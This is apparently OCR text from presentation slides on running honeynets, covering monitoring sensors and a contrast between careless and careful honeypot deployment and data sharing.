  - Collection of raw packets for detailed analysis
  - Rsync'd nightly to remote location(s) for data sharing
- Samhain
  - Host module for detecting filesystem changes
  - Module may run in stealth mode
  - Alerts forwarded to the prelude collection manager(s)
  - Must compile and install on older operating systems

Sensors




- Syslog
  - Built-in logging on most Unix-based honeypots
  - May be installed on Windows-based honeypots
  - Very easy to forward alerts
  - Good for initial alert of compromised honeypot
  - Very easy for attacker to thwart
- QEMU
  - Memory dump for analysis of running binaries
  - Gdb server for step-by-step binary analysis
  - Snapshots with ability to save state
  - May be possible to log syscalls from the honeypot (eg. VMScope, work in progress)

Honeynet Interaction




- The Inexperienced Gardener
  - Install RedHat 6.2 on a machine located on the private LAN
  - Forward a bunch of ports from the firewall to the now vulnerable honeypot
  - Wait... wait... wait some more
  - Eventually forget about the honeypot
  - Notice your internet connection is slow
  - Check the data collector to find over 700Mb of SPAM spewed across the Internet overnight
  - Compromised honeypots begin to attack outbound
  - Realized that you just facilitated 100 counts of fraud and 50 counts of digital smuggling

Honeynet Interaction




- The Experienced Gardener
  - Reviewed the local laws regarding surveillance
  - Interviewed experts in the field of forensics
  - Installed a sustainable network infrastructure including data collection instruments
  - Configured multiple firewalls with traffic shaping
  - Designated a dedicated DMZ for honeynet traffic
  - Tested the configuration thoroughly
  - Researched the latest exploits on Packet Storm
  - Devised a strategy for honeynet intervention after a successful exploit
  - Tested an emergency plan for worst case scenario

Honeynet Interaction





- The Experienced Gardener (continued)
  - Setup alerts to your mobile phone and email
  - Installed an upatched enterprise operating system with the latest exploits exposed to the Internet
  - Monitored the collection manager daily
  - Watched traffic of compromised honeypots in real- time to assess attacker threat level
  - Disconnected the honeypot when sufficient data collected
  - Reviewed the logs, alerts, packets, and filesystem
  - Obscured the data to maintain privacy
  - Shared the data in a public forum for analysis
  - Contributed metadata and new tools for review


Case Analysis

